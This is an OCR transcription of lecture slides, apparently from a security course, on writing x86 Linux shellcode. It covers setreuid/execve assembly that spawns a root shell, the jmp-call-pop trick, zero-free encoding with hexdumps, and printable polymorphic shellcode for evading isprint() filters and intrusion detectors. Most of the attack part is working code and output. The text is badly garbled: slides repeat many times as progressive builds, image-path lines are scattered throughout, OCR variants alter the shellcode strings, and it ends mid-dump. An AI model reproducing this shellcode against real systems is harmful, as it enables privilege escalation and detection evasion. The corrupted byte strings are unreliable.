


```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
1□’F1□1□□□[1□CC S
               ’K□□□□□□/bin/sh
$ ▦
```


② Locate $SHELLCODE via getenv():



```
int main (int argc, char *argv[])
{
  printf ("%s = %p\n", argv[1],
          getenv (argv[1]));
}
```



```
$ ./guess_env SHELLCODE
SHELLCODE = 0xbffff5e6
$ ▦
```



Constructing Shellcode

- Avoid substantial overhead of C shellcode program

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell ; "/bin/sh"
   mov ecx, argv  ; argv
   mov [ecx], ebx ; argv[0]="/bin/sh"
   mov edx, env   ; env
   mov eax, 11    ; execve
   int 0x80       ; call Unix
```

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  1. Load arguments into registers ebx, ecx, edx

```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell ; "/bin/sh"
   mov ecx, argv  ; argv
   mov [ecx], ebx ; argv[0]="/bin/sh"
   mov edx, env   ; env
   mov eax, 11    ; execve
   int 0x80       ; call Unix
```

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  1. Load arguments into registers `ebx`, `ecx`, `edx`
  2. Select system call type via `eax`

```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell  ; "/bin/sh"
   mov ecx, argv   ; argv
   mov [ecx], ebx  ; argv[0]="/bin/sh"
   mov edx, env    ; env
   mov eax, 11     ; execve
   int 0x80        ; call Unix
```

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  ① Load arguments into registers `ebx`, `ecx`, `edx`
  ② Select system call type via `eax`
  ③ Initiate software interrupt

```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell ; "/bin/sh"
   mov ecx, argv  ; argv
   mov [ecx], ebx ; argv[0]="/bin/sh"
   mov edx, env   ; env
   mov eax, 11    ; execve
   int 0x80       ; call Unix
```

Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

  ① Load arguments into registers `ebx`, `ecx`, `edx`

  ② Select system call type via `eax`

  ③ Initiate software interrupt

```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell  ; "/bin/sh"
   mov ecx, argv   ; argv
   mov [ecx], ebx  ; argv[0]="/bin/sh"
   mov edx, env    ; env
   mov eax, 11     ; execve
   int 0x80        ; call Unix
```

Single Segment Shellcode

- Place data and code in single segment

Single Segment Shellcode

- Place data and code in single segment

```
;; setreuid (0, 0)
      mov ebx, 0              ; ruid
      mov ecx, 0              ; euid
      mov eax, 70             ; setreuid
      int 0x80                ; call Unix

;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx                 ; "/bin/sh"
      lea ecx, [ebx + 8]      ; argv
      mov [ecx], ebx          ; argv[0]
      lea edx, [ebx + 12]     ; env
      mov eax, 11             ; execve
      int 0x80                ; call Unix
sh:   call back
      db "/bin/sh", 0
      dd 0                    ; argv
      dd 0                    ; env
```

Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

```
;; setreuid (0, 0)
        mov ebx, 0              ; ruid
        mov ecx, 0              ; euid
        mov eax, 70             ; setreuid
        int 0x80                ; call Unix

;; execve ("/bin/sh", argv[], env[])
        jmp sh
back:   pop ebx                 ; "/bin/sh"
        lea ecx, [ebx + 8]      ; argv
        mov [ecx], ebx          ; argv[0]
        lea edx, [ebx + 12]     ; env
        mov eax, 11             ; execve
        int 0x80                ; call Unix
sh:     call back
        db "/bin/sh", 0
        dd 0                    ; argv
        dd 0                    ; env
```

Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
    - Use `jmp–call–pop` trick

```
;; setreuid (0, 0)
      mov ebx, 0                ; ruid
      mov ecx, 0                ; euid
      mov eax, 70               ; setreuid
      int 0x80                  ; call Unix

;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx                   ; "/bin/sh"
      lea ecx, [ebx + 8]        ; argv
      mov [ecx], ebx            ; argv[0]
      lea edx, [ebx + 12]       ; env
      mov eax, 11               ; execve
      int 0x80                  ; call Unix
sh:   call back
      db "/bin/sh", 0
      dd 0                      ; argv
      dd 0                      ; env
```


Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
  - ▷ Use jmp–call–pop trick

```
;; setreuid (0, 0)
      mov ebx, 0              ; ruid
      mov ecx, 0              ; euid
      mov eax, 70             ; setreuid
      int 0x80                ; call Unix

;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx                 ; "/bin/sh"
      lea ecx, [ebx + 8]      ; argv
      mov [ecx], ebx          ; argv[0]
      lea edx, [ebx + 12]     ; env
      mov eax, 11             ; execve
      int 0x80                ; call Unix
sh:   call back
      db "/bin/sh", 0
      dd 0                    ; argv
      dd 0                    ; env
```

Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
  - ▷ Use jmp–call–pop trick



```
$ hexdump shellcode
0000   bb 00 00 00 00 b9 00 00
0008   00 00 b8 46 00 00 00 cd
[...]
0028   2f 62 69 6e 2f 73 68 00
0030   00 00 00 00 00 00 00 00
$ ▇
```

```
;; setreuid (0, 0)
      mov ebx, 0              ; ruid
      mov ecx, 0              ; euid
      mov eax, 70             ; setreuid
      int 0x80                ; call Unix

;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx                 ; "/bin/sh"
      lea ecx, [ebx + 8]      ; argv
      mov [ecx], ebx          ; argv[0]
      lea edx, [ebx + 12]     ; env
      mov eax, 11             ; execve
      int 0x80                ; call Unix
sh:   call back
      db "/bin/sh", 0
      dd 0                    ; argv
      dd 0                    ; env
```

Zero-free Shellcode

- Zero registers using equivalence

$$a\, XOR\, a = 0$$

Zero-free Shellcode

- Zero registers using equivalence

$$a \, XOR \, a = 0$$

- Load bytes, not 32-bit words

Zero-free Shellcode

- Zero registers using equivalence

$$a\ XOR\ a = 0$$

- Load bytes, not 32-bit words

- Zero-terminate string at runtime

Zero-free Shellcode

- Zero registers using equivalence
  $$a\ XOR\ a = 0$$
- Load bytes, not 32-bit words
- Zero-terminate string at runtime

```
;; setreuid (0, 0)
      xor ebx, ebx        ; ruid
      xor ecx, ecx        ; euid
      xor eax, eax
      mov al, 70          ; setreuid
      int 0x80            ; call Unix

;; execve ("/bin/sh", argv[], env[])
      xor eax, eax
      jmp sh
back: pop ebx             ; "/bin/sh"
      mov [ebx + 7], al   ; add ’\0’
      lea ecx, [ebx + 8]  ; argv
      mov [ecx], ebx      ; argv[0]
      lea edx, [ebx + 12] ; env
      mov [edx], eax      ; zero env
      mov al, 11          ; execve
      int 0x80            ; call Unix
sh:   call back
      db "/bin/sh", ’#’
      db "####"           ; argv
      db "####"           ; env
```


Zero-free Shellcode

- Zero registers using equivalence

$$a\ XOR\ a = 0$$

- Load bytes, not 32-bit words

- Zero-terminate string at runtime



```
$ hexdump shellcode
0000   31 cb 31 c9 31 c0 b0 46
0008   cd 80 31 c0 eb 12 5b 88
0010   43 07 8d 4b 08 89 19 8d
0018   53 0c 89 02 b0 0b cd 80
0020   e8 e9 ff ff ff 2f 62 69
0028   6e 2f 73 68
$ █
```

```
;; setreuid (0, 0)
      xor ebx, ebx          ; ruid
      xor ecx, ecx          ; euid
      xor eax, eax
      mov al, 70            ; setreuid
      int 0x80              ; call Unix

;; execve ("/bin/sh", argv[], env[])
      xor eax, eax
      jmp sh
back: pop ebx               ; "/bin/sh"
      mov [ebx + 7], al     ; add '\0'
      lea ecx, [ebx + 8]    ; argv
      mov [ecx], ebx        ; argv[0]
      lea edx, [ebx + 12]   ; env
      mov [edx], eax        ; zero env
      mov al, 11            ; execve
      int 0x80              ; call Unix
sh:   call back
      db "/bin/sh", '#'
      db "####"             ; argv
      db "####"             ; env
```

Hacking around Sanity Checks: Printable Shellcode


- Good practice: filter user data to remove any unexpected input

Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`

Hacking around Sanity Checks: Printable Shellcode


- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`




```
$ cat shellcode
1□’F1□1□□□[1□CC S
              ’K□□□□□□/bin/sh
$ ▦
```

Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`




```
$ cat shellcode
1□'F1□1□□□[1□CC S
              'K□□□□□□/bin/sh
$ █
```




```
$ cat shellcode | isprint
1F11[1C[CKS/bin/sh
$ █
```

Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`



```
$ cat shellcode
1□'F1□1□□□[1□CC S
              'K□□□□□□/bin/sh
$ █
```




```
$ cat shellcode | isprint
1F11[1C[CKS/bin/sh
$ █
```

  - ▷ Printable ASCII characters:


ASCII code	Char
33	'!'
⋮	⋮
126	'~'

Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`



```
$ cat shellcode
1□'F1□1□□□[1□CC S
                 'K□□□□□□/bin/sh
$ █
```



```
$ cat shellcode | isprint
1F11[1C[CKS/bin/sh
$ █
```

▷ Printable ASCII characters:

ASCII code	Char
33	'!'
⋮	⋮
126	'~'

"Printable" opcodes:


Opcode	Char	Instruction
37	'%'	`and eax`
45	'-'	`sub eax`
80	'P'	`push eax`
84	'T'	`pop esp`

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

Fooling Intrusion Detectors: Polymorphic Shellcode


- Construct printable shellcode:



```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:



```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```


- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:


  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls



Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
        .
        .
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
        .
        .
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
        .
        .
        .
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
⋮
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
⋮
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
⋮
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls




```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

53	89	e1	99
b0	0b	cd	80

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:


  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls



Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
